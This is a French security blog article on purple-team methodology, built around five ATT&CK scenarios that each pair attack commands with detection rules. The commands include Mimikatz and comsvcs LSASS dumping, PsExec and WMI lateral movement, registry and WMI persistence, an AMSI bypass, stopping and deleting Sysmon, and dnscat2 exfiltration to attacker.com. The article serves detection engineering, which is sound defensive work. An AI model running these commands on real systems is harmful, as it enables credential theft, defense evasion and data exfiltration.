AYI NEDJIMI Consultants

Purple Team : Méthodologie et Exercices Collaboratifs

Catégorie : Articles Techniques Lecture : 14 min Publié le : 28/02/2026 Auteur : Ayi NEDJIMI

Framework de purple teaming avec MITRE ATT&CK, validation de détections et exercices collaboratifs Red/Blue. Thèmes : Red Team, Blue Team, Atomic Red.

Cette analyse technique de Purple Team : Méthodologie et Exercices Collaboratifs s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels. Framework de purple teaming avec MITRE ATT&CK, validation de détections et exercices collaboratifs Red/Blue. Thèmes : Red Team, Blue Team, Atomic Red. Ce guide technique sur Purple Team s'appuie sur des retours d'expérience terrain et des méthodologies éprouvées en environnement de production. Nous abordons notamment : table des matières, introduction et purple team vs red/blue : comprendre les différences fondamentales. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

Table des matières

Auteur : Ayi NEDJIMI **Date :** 28 février 2026

Introduction

Le concept de Purple Team est né d'un constat fondamental dans le domaine de la cybersécurité : les exercices Red Team et Blue Team, menés de manière cloisonnée, produisent des résultats sous-optimaux. Un Red Team qui exploite des failles sans transmettre ses connaissances au Blue Team ne contribue que partiellement à l'amélioration de la posture de sécurité. Inversement, un Blue Team qui ne comprend pas les tactiques offensives actuelles reste aveugle face aux menaces réelles.

Le Purple Teaming n'est pas une troisième équipe indépendante, mais une méthodologie collaborative qui synchronise les efforts offensifs et défensifs en temps réel. L'objectif est de maximiser la couverture de détection en validant systématiquement chaque technique d'attaque contre les capacités de détection existantes, puis en comblant les lacunes identifiées. Ce processus itératif produit des résultats mesurables et quantifiables, directement alignés sur le framework MITRE ATT&CK.

En 2026, les exercices de Purple Teaming sont devenus un pilier incontournable des programmes de sécurité matures. Les régulateurs, notamment l'ANSSI dans son référentiel PAMS et le NIST dans son Cybersecurity Framework 2.0, recommandent explicitement cette approche pour valider l'efficacité des contrôles de sécurité. Les frameworks comme TIBER-EU (Threat Intelligence-Based Ethical Red Teaming) intègrent désormais des composantes Purple Team obligatoires.

Cet article présente une méthodologie complète de Purple Teaming, depuis la planification stratégique jusqu'à la mesure de maturité, en passant par cinq scénarios d'exercices détaillés avec des techniques MITRE ATT&CK spécifiques, des commandes offensives, des règles de détection et des métriques de couverture.

Notre avis d'expert

La documentation technique de sécurité est le parent pauvre de la plupart des organisations. Pourtant, un playbook de réponse à incident bien rédigé peut faire la différence entre une résolution en heures et une crise qui s'étend sur des semaines.

Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

Purple Team vs Red/Blue : Comprendre les Différences Fondamentales

Le modèle adversarial traditionnel

Dans le modèle traditionnel, le Red Team opère en mode black-box : l'équipe offensive simule un attaquant réel sans informer le Blue Team de ses actions. Cette approche évalue la capacité de détection en conditions réelles, mais présente des limitations majeures. Premièrement, le Red Team évite souvent les chemins d'attaque qu'il sait détectés pour

atteindre ses objectifs, ce qui ne teste pas toute la surface de détection. Deuxièmement, le Blue Team n'apprend les techniques utilisées qu'au debriefing final, perdant l'opportunité d'améliorer ses détections en temps réel.

Limitations identifiées du modèle cloisonné :

- **Biais d'évitement** : Le Red Team contourne les détections connues au lieu de les tester systématiquement
- **Feedback différé** : Les enseignements ne sont transmis qu'après l'exercice, retardant les améliorations
- **Couverture partielle** : Seules les techniques utilisées pendant l'exercice sont évaluées
- **Coût élevé** : Les engagements Red Team complets sont longs et coûteux, limitant leur fréquence
- **Métriques limitées** : Difficulté à quantifier précisément le niveau de couverture ATT&CK

Le cadre Purple Team

Le Purple Teaming transforme cette dynamique en instaurant une collaboration structurée. Chaque technique d'attaque est exécutée de manière contrôlée, puis immédiatement analysée par les deux équipes pour déterminer si elle a été détectée, avec quel niveau de fidélité, et quelles améliorations sont nécessaires. Ce cycle attaque-détection-amélioration est répété systématiquement sur l'ensemble des techniques pertinentes.

Critère	Red Team Traditionnel	Purple Team
Objectif principal	Compromettre la cible	Maximiser la couverture de détection
Mode opératoire	Black-box, furtif	Collaboratif, transparent
Feedback	Post-engagement	Temps réel
Couverture ATT&CK	Partielle (chemin d'attaque)	Systématique (par technique)
Fréquence recommandée	1-2 fois/an	Mensuelle à trimestrielle
Livrable principal	Rapport de compromission	Matrice de couverture ATT&CK
ROI mesurable	Indirect	Direct (% de couverture)

Rôles et responsabilités

Le Purple Team Lead (facilitateur) orchestre l'exercice. Il sélectionne les techniques à tester, coordonne les sessions, documente les résultats et assure le suivi des remédiations. Ce rôle nécessite une double compétence offensive et défensive.

L'opérateur Red Team exécute les techniques d'attaque de manière contrôlée et reproductible. Il documente précisément les commandes exécutées, les artefacts générés et les IOCs produits pour permettre au Blue Team de calibrer ses détections.

L'analyste Blue Team observe les détections en temps réel dans le SIEM, l'EDR et les autres outils de monitoring. Il identifie les gaps de détection et propose des règles de corrélation, des signatures ou des enrichissements pour combler les lacunes.

Framework Méthodologique

Phase 1 : Planification et cadrage

La planification d'un exercice Purple Team commence par l'identification des menaces pertinentes pour l'organisation. Cette étape exploite le renseignement sur les menaces (Threat Intelligence) pour prioriser les techniques ATT&CK les plus susceptibles d'être utilisées par les adversaires ciblant le secteur d'activité. Les sources incluent les rapports APT publics, les feeds CTI (MISP, OpenCTI), les bulletins CERT-FR et les analyses sectorielles.

1. **Threat Profiling** : Identifier les groupes APT ciblant le secteur (ex : APT29, FIN7, Lazarus) et leurs TTPs documentées
2. **Scoping ATT&CK** : Sélectionner 10 à 20 techniques par session couvrant les phases tactiques critiques (Initial Access, Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Lateral Movement, Exfiltration)
3. **Baseline Assessment** : Documenter l'état actuel de la couverture via un audit des règles SIEM, des politiques EDR et des configurations réseau
4. **Environnement de test** : Définir le périmètre (production contrôlée vs lab isolé) et les garde-fous (kill switch, scope réseau)
5. **Calendrier** : Planifier des sessions de 2-4 heures avec debriefing immédiat et sprint de remédiation de 1-2 semaines

Phase 2 : Exécution structurée

Chaque technique est exécutée selon un protocole standardisé qui garantit la reproductibilité et la traçabilité. Le cycle d'exécution suit le modèle PDCA (Plan-Do-Check-Act) adapté au contexte Purple Team :

```
# Protocole d'exécution Purple Team - Par technique
# ================================================

1. BRIEFING (5 min)
   - Technique ATT&CK : T1059.001 - PowerShell
   - Objectif offensif : Exécuter une commande encodée via PowerShell
   - Détection attendue : Event ID 4104 (Script Block Logging)
   - Artefacts attendus : Logs PowerShell, Sysmon Event ID 1

2. EXECUTION (10-15 min)
   - Red Team exécute la technique sur le système cible
   - Horodatage précis documenté
   - Commandes exactes enregistrées

3. DETECTION CHECK (10-15 min)
   - Blue Team vérifie les alertes SIEM/EDR
   - Résultat : Detected / Partially Detected / Not Detected
   - Temps de détection (TTD) mesuré

4. ANALYSIS & TUNING (15-20 min)
   - Si détecté : Valider la fidélité de l'alerte
   - Si non détecté : Identifier la source de logs manquante
   - Créer/ajuster la règle de détection

5. RETEST (5-10 min)
   - Re-exécuter la technique après tuning
   - Valider la nouvelle détection
```

Phase 3 : Documentation et reporting

Chaque session produit un rapport structuré contenant la matrice de résultats par technique, les gaps identifiés, les règles créées ou modifiées, et les recommandations d'amélioration. La documentation suit le format VECTR (Vulnerability & Exploit Coverage Tracking Report) qui permet un suivi longitudinal de la couverture de détection au fil des sessions.

Phase 4 : Remédiation et validation

Les gaps identifiés sont priorisés selon une matrice d'impact (criticité de la technique x probabilité d'exploitation) et traités lors de sprints de remédiation. Chaque correction est validée par un retest lors de la session suivante, créant un cycle d'amélioration continue mesurable et documenté.

Cas concret
L'exploitation massive des vulnérabilités ProxyShell sur Microsoft Exchange en 2021 a démontré l'importance du patch management rapide. Les organisations ayant tardé à appliquer les correctifs ont vu leurs serveurs compromis et utilisés comme points de pivot pour des attaques ransomware.

Mapping MITRE ATT&CK : Construction de la Matrice de Couverture

Structure du framework ATT&CK pour le Purple Teaming

MITRE ATT&CK fournit le langage commun entre Red et Blue Teams. Chaque technique est identifiée par un ID unique (ex : T1053.005 - Scheduled Task) et classée dans une tactique (ex : Persistence, Privilege Escalation). Le Purple Team utilise cette taxonomie pour construire une matrice de couverture qui cartographie l'état de détection de chaque technique pertinente.

Niveaux de couverture de détection :

- **Niveau 0 - None** : Aucune capacité de détection. Les logs nécessaires ne sont pas collectés.
- **Niveau 1 - Minimal** : Logs collectés mais aucune règle de détection. Détection possible uniquement par threat hunting manuel.
- **Niveau 2 - Partial** : Règle de détection existante mais avec un taux élevé de faux positifs ou ne couvrant qu'une variante de la technique.
- **Niveau 3 - Good** : Détection fiable pour les variantes courantes de la technique. Alerte avec contexte suffisant pour l'investigation.
- **Niveau 4 - Excellent** : Détection robuste couvrant toutes les variantes connues, avec enrichissement automatique, corrélation multi-sources et playbook de réponse intégré.

Priorisation des techniques par Threat Intelligence

Toutes les techniques ATT&CK ne sont pas égales en termes de risque. La priorisation s'appuie sur trois axes : la prévalence de la technique dans les attaques réelles (données MITRE ATT&CK Sightings), la pertinence pour le secteur d'activité (CTI sectorielle), et l'impact potentiel sur l'organisation (analyse de risque interne). Un script de priorisation automatisée peut être utilisé pour calculer un score composite :

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

```
# Script Python - Priorisation des techniques ATT&CK
# Basé sur la fréquence d'utilisation par les groupes APT ciblant le secteur

import json
from collections import Counter

def prioritize_techniques(sector_apt_groups, mitre_data):
    """
    Calcule un score de priorité pour chaque technique
    basé sur le nombre de groupes APT qui l'utilisent
    """
    technique_scores = Counter()

    for group in sector_apt_groups:
        group_techniques = mitre_data['groups'][group]['techniques']
        for tech in group_techniques:
            technique_scores[tech['id']] += 1

    # Normalisation et enrichissement
    prioritized = []
    for tech_id, count in technique_scores.most_common():
        prioritized.append({
            'technique_id': tech_id,
            'name': mitre_data['techniques'][tech_id]['name'],
            'tactic': mitre_data['techniques'][tech_id]['tactic'],
            'apt_usage_count': count,
            'priority': 'CRITICAL' if count >= 5 else 'HIGH' if count >= 3 else
'MEDIUM',
            'data_sources': mitre_data['techniques'][tech_id].get('data_sources', [])
        })

    return prioritized

# Exemple : Secteur financier
sector_groups = ['APT29', 'APT28', 'FIN7', 'FIN8', 'Lazarus', 'Carbanak']
# Techniques les plus fréquentes :
# T1059.001 (PowerShell) - 6/6 groupes       -> CRITICAL
# T1053.005 (Scheduled Task) - 5/6 groupes   -> CRITICAL
# T1547.001 (Registry Run Keys) - 5/6        -> CRITICAL
# T1003.001 (LSASS Memory) - 5/6             -> CRITICAL
# T1021.002 (SMB/Admin Shares) - 4/6         -> HIGH
```

Construction de la heatmap de couverture

La heatmap ATT&CK constitue le livrable principal du Purple Team. Elle représente visuellement l'état de détection de chaque technique, permettant aux dirigeants et aux équipes techniques d'identifier immédiatement les zones de faiblesse. L'outil ATT&CK Navigator de MITRE permet de générer cette heatmap au format JSON, facilement intégrable dans les rapports et dashboards.

```
{
    "name": "Purple Team Coverage - Q1 2026",
    "versions": { "attack": "16", "navigator": "5.1", "layer": "4.5" },
    "domain": "enterprise-attack",
    "techniques": [
        {
            "techniqueID": "T1059.001",
            "tactic": "execution",
            "color": "#31a354",
            "comment": "Détection Level 4 - Script Block Logging + AMSI + EDR",
            "score": 4
        },
        {
            "techniqueID": "T1003.001",
            "tactic": "credential-access",
            "color": "#fdae6b",
            "comment": "Détection Level 2 - Sysmon EID 10 uniquement, pas de
corrélation",
            "score": 2
        },
        {
            "techniqueID": "T1055.001",
            "tactic": "defense-evasion",
            "color": "#de2d26",
            "comment": "Détection Level 0 - Aucune visibilité sur DLL injection",
            "score": 0
        }
    ]
}
```

Exercices Pratiques : 5 Scénarios Détaillés

Scénario 1 : Credential Dumping via LSASS (T1003.001)

Contexte : L'extraction de credentials depuis le processus LSASS est l'une des techniques les plus critiques et les plus fréquemment utilisées par les attaquants post-compromission. Ce scénario teste la capacité de détection à travers multiple variantes, de la plus basique (Mimikatz classique) à la plus évasive (direct syscalls avec nanodump).

Variante 1 - Mimikatz classique (détection attendue : facile)

```
# Red Team - Execution
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"

# Artefacts générés :
# - Sysmon Event ID 10 (ProcessAccess) sur lsass.exe
# - Sysmon Event ID 1 (ProcessCreate) avec mimikatz dans CommandLine
# - Windows Defender Alert (si non désactivé)
# - Event ID 4688 (Process Creation) avec hash connu

# Blue Team - Règle Sigma attendue :
title: LSASS Access via Mimikatz
status: stable
logsource:
    category: process_access
    product: windows
detection:
    selection:
        TargetImage|endswith: '\lsass.exe'
        GrantedAccess|contains:
            - '0x1010'
            - '0x1038'
            - '0x1410'
            - '0x143a'
    filter:
        SourceImage|endswith:
            - '\wmiprvse.exe'
            - '\taskmgr.exe'
            - '\procexp64.exe'
    condition: selection and not filter
    level: critical
```

Variante 2 - comsvcs.dll MiniDump (détection attendue : moyenne)

```
# Red Team - Living off the Land (aucun outil externe)
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump (Get-Process lsass).Id C:
\temp\lsass.dmp full

# Artefacts :
# - Sysmon Event ID 11 (FileCreate) pour le fichier .dmp
# - Sysmon Event ID 1 avec rundll32.exe + comsvcs.dll dans CommandLine
# - Event ID 10 (ProcessAccess) sur lsass.exe depuis rundll32.exe

# Blue Team - Détection KQL (Sentinel)
DeviceProcessEvents
| where FileName == "rundll32.exe"
| where ProcessCommandLine has_all ("comsvcs.dll", "MiniDump")
| project Timestamp, DeviceName, AccountName, ProcessCommandLine
```

Variante 3 - nanodump avec direct syscalls (détection attendue : difficile)

```
# Red Team - Evasion avancée
# nanodump utilise des syscalls directs pour éviter les hooks EDR
# Le dump est chiffré et exfiltré en mémoire sans toucher le disque
nanodump.exe --write C:\temp\debug.log --valid-sig

# Artefacts résiduels (limités) :
# - ETW peut capturer les syscalls NtReadVirtualMemory
# - Kernel callback sur l'accès à lsass.exe (si EDR avec driver)
# - Analyse comportementale : processus non-système accédant à lsass

# Blue Team - Détection nécessaire :
# 1. PPL (Protected Process Light) sur lsass - prévention
# 2. Credential Guard - isolation hardware des credentials
# 3. Règle EDR custom sur l'accès mémoire depuis un PID non-system
```

Résultat attendu du scénario 1

Variante 1 : Détection Level 4 (signature + comportement). Variante 2 : Détection Level 3 (comportement sur CommandLine). Variante 3 : Détection Level 1-2 selon la maturité EDR. Action : Activer Credential Guard et PPL sur LSASS pour les systèmes critiques.

Scénario 2 : Lateral Movement via PsExec et WMI (T1021.002 / T1047)

Contexte : Le mouvement latéral est la phase critique qui transforme une compromission de poste individuel en compromission de domaine. Ce scénario évalue la détection des techniques de déplacement les plus courantes dans les environnements Windows.

```
# Variante A - PsExec (Sysinternals)
psexec.exe \\TARGET -accepteula -s cmd.exe /c whoami

# Artefacts :
# - Event ID 5145 (Network Share Access) sur ADMIN$ et IPC$
# - Event ID 7045 (Service Installation) : PSEXESVC
# - Sysmon Event ID 17/18 (Pipe Created/Connected) : \PSEXESVC
# - Event ID 4624 Type 3 (Network Logon) depuis la source

# Variante B - Impacket wmiexec (pas de service installé)
python3 wmiexec.py DOMAIN/user:password@TARGET whoami

# Artefacts :
# - Event ID 4624 Type 3 (Network Logon)
# - WMI Event ID 5857, 5860, 5861 (WMI Activity)
# - Sysmon Event ID 1 : wmiprvse.exe spawning cmd.exe
# - Event ID 4688 : cmd.exe avec parent wmiprvse.exe

# Variante C - Evil-WinRM (PowerShell Remoting)
evil-winrm -i TARGET -u user -p password

# Artefacts :
# - Event ID 91 (WSMan Session Created)
# - PowerShell Event ID 400, 4103, 4104 (Script Block Logging)
# - Event ID 4688 : wsmprovhost.exe spawning powershell.exe

# Blue Team - Règle de corrélation multi-sources (Splunk)
index=windows sourcetype=WinEventLog:Security EventCode=4624 Logon_Type=3
| join src_ip [
    search index=windows sourcetype=WinEventLog:Security EventCode=5145
    | where ShareName="\\\\*\\ADMIN$" OR ShareName="\\\\*\\IPC$"
]
| join src_ip [
    search index=windows sourcetype=WinEventLog:System EventCode=7045
]
| stats count by src_ip, dest, Account_Name, ShareName, Service_Name
```

Scénario 3 : Persistence via Scheduled Tasks et Registry (T1053.005 / T1547.001)

Contexte : La persistence permet à l'attaquant de maintenir son accès même après un redémarrage ou un changement de mot de passe. Ce scénario teste les mécanismes de détection sur les deux vecteurs de persistence les plus courants sous Windows, ainsi que la technique plus furtive des WMI Event Subscriptions.

```
# Technique 1 : Scheduled Task (schtasks.exe)
schtasks /create /tn "WindowsUpdate" /tr "C:\Users\Public\payload.exe" /sc onlogon /
ru SYSTEM

# Artefacts : Event ID 4698 (Scheduled Task Created), Sysmon EID 1

# Technique 2 : Registry Run Key
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Updater" /t REG_SZ /
d "C:\Users\Public\payload.exe"

# Artefacts : Sysmon Event ID 13 (RegistryValueSet), Event ID 4657

# Technique 3 : WMI Event Subscription (plus furtive)
$filterArgs = @{
    EventNamespace = 'root\cimv2'
    Name = 'WindowsParentalFilter'
    Query = "SELECT * FROM __InstanceCreationEvent WITHIN 60 WHERE TargetInstance ISA
'Win32_LogonSession'"
    QueryLanguage = 'WQL'
}
$filter = Set-WmiInstance -Namespace root\subscription -Class __EventFilter
-Arguments $filterArgs
$consumerArgs = @{
    Name = 'WindowsParentalConsumer'
    CommandLineTemplate = 'C:\Users\Public\payload.exe'
}
$consumer = Set-WmiInstance -Namespace root\subscription -Class
CommandLineEventConsumer -Arguments $consumerArgs

# Blue Team - Règle Sigma pour WMI Persistence
title: WMI Event Subscription Persistence
logsource:
    product: windows
    category: wmi_event
detection:
    selection:
        EventID:
            - 19  # WmiEventFilter
            - 20  # WmiEventConsumer
            - 21  # WmiEventBinding
    filter_legitimate:
        User|contains: 'SYSTEM'
        EventNamespace|contains: 'SCM Event'
    condition: selection and not filter_legitimate
    level: high
```

Scénario 4 : Defense Evasion - AMSI Bypass et ETW Patching (T1562.001)

Contexte : Les techniques d'évasion sont particulièrement critiques car elles neutralisent les capacités de détection elles-mêmes. Ce scénario teste la robustesse des contrôles de sécurité face aux tentatives de désactivation, depuis le bypass AMSI (Antimalware Scan Interface) jusqu'au patching ETW (Event Tracing for Windows) qui peut rendre un endpoint partiellement aveugle.

```
# Technique 1 : AMSI Bypass (PowerShell)
# Patch en mémoire de amsi.dll pour désactiver le scan AMSI
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField(
    'amsiInitFailed','NonPublic,Static').SetValue($null,$true)

# Artefacts détectables :
# - PowerShell Event ID 4104 contenant "AmsiUtils" ou "amsiInitFailed"
# - Event ID 4104 avec contenu obfusqué (base64, string concatenation)
# - EDR : Détection du patch mémoire sur amsi.dll

# Technique 2 : ETW Patching (désactivation du logging)
# Patch de ntdll!EtwEventWrite pour retourner immédiatement
# Cela neutralise une grande partie de la télémétrie Windows

# Artefacts détectables :
# - Détection difficile car la source de télémétrie est elle-même neutralisée
# - Solution : Kernel-level ETW monitoring (Sysmon avec driver)
# - Solution : Intégrité mémoire via HVCI

# Technique 3 : Désactivation de Sysmon
sc stop Sysmon64
sc delete Sysmon64

# Artefacts :
# - Event ID 7040 (Service status change)
# - L'absence soudaine de logs Sysmon est elle-même un indicateur

# Blue Team - Monitoring d'intégrité des contrôles de sécurité
# Alerter si aucun événement Sysmon reçu pendant plus de 5 minutes
let threshold = 5m;
let lastEvent = toscalar(Sysmon | summarize max(TimeGenerated));
let timeSinceLastEvent = now() - lastEvent;
print TimeSinceLastSysmonEvent = timeSinceLastEvent
| where TimeSinceLastSysmonEvent > threshold
```

Point critique - Scénario 4

Le patching ETW représente une menace existentielle pour la télémétrie. Si un attaquant parvient à neutraliser ETW avant d'exécuter ses autres techniques, l'ensemble de la chaîne de détection est compromis. La mitigation la plus efficace est l'activation de HVCI (Hypervisor-protected Code Integrity) qui empêche la modification du code kernel en mémoire.

Scénario 5 : Data Exfiltration via DNS et HTTPS (T1048.001 / T1048.003)

Contexte : L'exfiltration de données représente la dernière phase de la kill chain et l'objectif ultime de nombreuses attaques. Ce scénario teste la capacité de l'organisation à détecter l'extraction de données via des canaux légitimes comme le DNS ou le HTTPS, rendant la détection particulièrement complexe car ces protocoles sont autorisés par défaut dans la quasi-totalité des environnements.

```
# Technique 1 : DNS Exfiltration (dnscat2)
# L'attaquant encode les données dans les requêtes DNS TXT/CNAME
# Chaque requête contient un fragment de données chiffré

# Côté attaquant (serveur C2) :
ruby dnscat2.rb --dns "domain=exfil.attacker.com" --security=open

# Côté victime :
dnscat2.exe exfil.attacker.com

# Artefacts détectables :
# - Volume anormal de requêtes DNS vers un domaine unique
# - Requêtes DNS avec noms de sous-domaines longs (>50 chars)
# - Entropy élevée dans les noms DNS (données chiffrées)
# - Requêtes DNS TXT/NULL inhabituelles

# Blue Team - Détection DNS Exfiltration (Splunk)
index=dns sourcetype=dns
| eval subdomain_length = len(mvindex(split(query,"."),0))
| where subdomain_length > 50
| stats count by src_ip, query
| where count > 100

# Technique 2 : HTTPS Exfiltration vers service légitime
# Utilisation de services cloud légitimes (OneDrive, Dropbox, Pastebin)
# pour exfiltrer des données via leurs APIs

# Artefacts détectables :
# - Volume de données uploadé inhabituel vers des services cloud
# - Connexions HTTPS vers des APIs de stockage cloud non-corporate
# - DLP (Data Loss Prevention) si activé sur le endpoint

# Blue Team - Surveillance proxy/CASB :
# Surveiller les uploads volumineux vers des domaines cloud non-approuvés :
# - api.dropboxapi.com
# - graph.microsoft.com (comptes personnels)
# - content.dropboxapi.com
# - www.googleapis.com/upload
```

Point d'attention - Scénario 5
L'exfiltration via DNS et HTTPS chiffrés est extrêmement difficile à détecter sans inspection TLS et DNS analytics avancé. Un Purple Team efficace doit valider que ces capacités d'inspection sont déployées et fonctionnelles avant d'exécuter ce scénario. L'utilisation de services cloud légitimes comme canal d'exfiltration rend la détection par réputation de domaine totalement inefficace.

Outils : Atomic Red Team, VECTR et Écosystème

Atomic Red Team : Bibliothèque de tests unitaires offensifs

Atomic Red Team, développé par Red Canary, est une bibliothèque open-source de tests atomiques mappés sur MITRE ATT&CK. Chaque test atomique est un script autonome et réversible qui simule une technique d'attaque spécifique. C'est l'outil fondamental de tout programme Purple Team car il fournit des tests reproductibles et standardisés couvrant plus de 700 techniques et sous-techniques.

```
# Installation d'Invoke-AtomicRedTeam (PowerShell)
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing)
Install-AtomicRedTeam -getAtomics

# Lister les tests disponibles pour une technique
Invoke-AtomicTest T1059.001 -ShowDetailsBrief

# Exécuter un test spécifique
Invoke-AtomicTest T1059.001 -TestNumbers 1 -GetPrereqs
Invoke-AtomicTest T1059.001 -TestNumbers 1

# Cleanup après le test (réversibilité)
Invoke-AtomicTest T1059.001 -TestNumbers 1 -Cleanup

# Exécuter tous les tests d'une tactique entière
$techniques = @('T1059.001','T1053.005','T1547.001','T1003.001')
foreach ($tech in $techniques) {
    Write-Host "[*] Testing $tech" -ForegroundColor Cyan
    Invoke-AtomicTest $tech -TestNumbers 1 -TimeoutSeconds 120
    Start-Sleep -Seconds 30  # Pause pour laisser le temps aux détections
}

# Génération de rapport d'exécution compatible VECTR
Invoke-AtomicTest T1059.001 -LoggingModule "Attire-ExecutionLogger"
```

VECTR : Plateforme de suivi et reporting

VECTR (développé par SecurityRisk Advisors) est une plateforme web gratuite qui centralise les résultats des exercices Purple Team. Elle permet de suivre l'évolution de la couverture de détection au fil du temps, de générer des rapports pour la direction, et de prioriser les efforts de remédiation.

```
# Déploiement VECTR via Docker
git clone https://github.com/SecurityRiskAdvisors/VECTR.git
cd VECTR
cp .env.example .env
# Editer .env : VECTR_HOSTNAME, MONGO_INITDB_ROOT_PASSWORD, etc.
docker-compose up -d
# Accès : https://localhost:8081

# API VECTR pour automatisation
curl -X POST https://vectr.local:8081/api/v1/testcases \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{
    "name": "T1003.001 - LSASS Dump via Mimikatz",
    "attackGroup": "credential-access",
    "outcome": "Detected",
    "detectionTime": "00:02:30",
    "notes": "Sysmon EID 10 + EDR alert triggered"
  }'
```

Écosystème d'outils complémentaires

- **Caldera (MITRE)** : Plateforme d'émulation automatisée d'adversaires. Permet de chaîner des techniques ATT&CK en scénarios complets et de les exécuter automatiquement sur des agents déployés dans l'environnement cible.
- **Infection Monkey (Guardicore)** : Outil de breach and attack simulation (BAS) qui simule automatiquement des attaques de mouvement latéral et teste les segmentations réseau.
- **Sigma Rules** : Format standard de règles de détection, convertible vers les syntaxes SIEM spécifiques (Splunk, Sentinel, ELK). Le Purple Team utilise le dépôt SigmaHQ pour référencer les détections existantes.
- **DeTT&CT** : Framework de scoring de la couverture de détection et de la visibilité des données, aligné sur ATT&CK. Produit des heatmaps détaillées combinant data sources et detection coverage.
- **Stratus Red Team (DataDog)** : Equivalent d'Atomic Red Team pour les environnements cloud (AWS, Azure, GCP). Permet de tester les détections cloud-native.
- **PurpleSharp** : Outil C# de simulation d'adversaires spécifiquement conçu pour les exercices Purple Team dans les environnements Active Directory.

Mesure de Maturité : Du Score à la Stratégie

Métriques quantitatives

La mesure de l'efficacité d'un programme Purple Team repose sur des métriques précises et quantifiables. Ces métriques permettent de suivre la progression au fil du temps et de justifier les investissements en sécurité auprès de la direction.

- **Detection Coverage Rate (DCR)** : Pourcentage de techniques ATT&CK prioritaires détectées avec un niveau >= 3. Cible : > 80% pour les techniques critiques.

- **Mean Time to Detect (MTTD)** : Temps moyen entre l'exécution d'une technique et la génération d'une alerte. Cible : < 5 minutes pour les techniques critiques.
- **Mean Time to Respond (MTTR)** : Temps moyen entre l'alerte et la première action de containment. Cible : < 30 minutes.
- **False Positive Rate (FPR)** : Pourcentage d'alertes qui ne correspondent pas à une activité malveillante réelle. Cible : < 10%.
- **Detection Gap Closure Rate** : Pourcentage de gaps identifiés lors d'un exercice qui sont résolus avant l'exercice suivant. Cible : > 90%.
- **Technique Variant Coverage** : Nombre de variantes d'une même technique couvertes par les détections (ex : 3/5 variantes de T1003.001).

Modèle de maturité Purple Team

Niveau	Description	Caractéristiques	DCR cible
1 - Initial	Ad hoc	Exercices ponctuels, pas de framework, résultats non documentés	< 20%
2 - Repeatable	Structuré	Exercices trimestriels, Atomic Red Team déployé, résultats dans VECTR	20-40%
3 - Defined	Processus formalisé	Exercices mensuels, priorisation CTI, métriques suivies, sprints de remédiation	40-60%
4 - Managed	Piloté par les données	Exercices bi-hebdomadaires, automatisation Caldera, intégration CI/CD sécurité	60-80%
5 - Optimized	Amélioration continue	Tests continus automatisés, BAS en production, couverture proche de 100% sur les techniques prioritaires	> 80%

Reporting exécutif et ROI

La communication des résultats Purple Team à la direction nécessite un format synthétique orienté risque métier. Le reporting exécutif doit répondre à trois questions fondamentales : quel est notre niveau de protection actuel contre les menaces réelles ? Quels sont les risques résiduels les plus critiques ? Quel investissement est nécessaire pour atteindre le niveau cible ?

Le calcul du ROI d'un programme Purple Team repose sur la comparaison entre le coût du programme (outils, personnel, temps) et le coût évité des incidents qui auraient pu se produire en l'absence des améliorations de détection. Les études sectorielles montrent qu'un programme Purple Team mature permet d'éviter en moyenne 3 à 5 incidents majeurs par an, chacun pouvant représenter un coût de 150 000 à 500 000 euros selon le secteur d'activité.

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Pour approfondir ce sujet, consultez notre outil open-source vulnerability-management-tool qui facilite la gestion centralisée des vulnérabilités.

Conclusion

Le Purple Teaming représente l'évolution naturelle et nécessaire des programmes de sécurité offensive et défensive. En brisant les silos entre Red Team et Blue Team, cette méthodologie produit des améliorations mesurables, quantifiables et directement corrélées à la réduction du risque cyber. Le framework MITRE ATT&CK fournit le langage commun et la structure nécessaire pour systématiser cette approche.

Les cinq scénarios présentés dans cet article illustrent la diversité des techniques à couvrir et la profondeur d'analyse requise pour chaque exercice. De l'extraction de credentials LSASS au mouvement latéral, en passant par l'évasion des contrôles de sécurité et l'exfiltration de données, chaque scénario nécessite une collaboration étroite entre les équipes offensives et défensives pour produire des détections robustes et validées.

Les organisations qui investissent dans un programme Purple Team structuré, outillé par Atomic Red Team et VECTR, et piloté par des métriques claires, constatent une amélioration significative de leur posture de sécurité en quelques trimestres. La clé du succès réside dans la régularité des exercices, la rigueur du suivi des remédiations, et l'engagement de la direction dans le pilotage du programme.

En 2026, le Purple Teaming n'est plus une option mais une nécessité pour toute organisation exposée aux menaces cyber avancées. Les frameworks réglementaires (DORA, NIS2, TIBER-EU) l'intègrent progressivement dans leurs exigences, faisant de cette approche un standard de l'industrie que chaque RSSI et responsable SOC doit maîtriser et déployer.

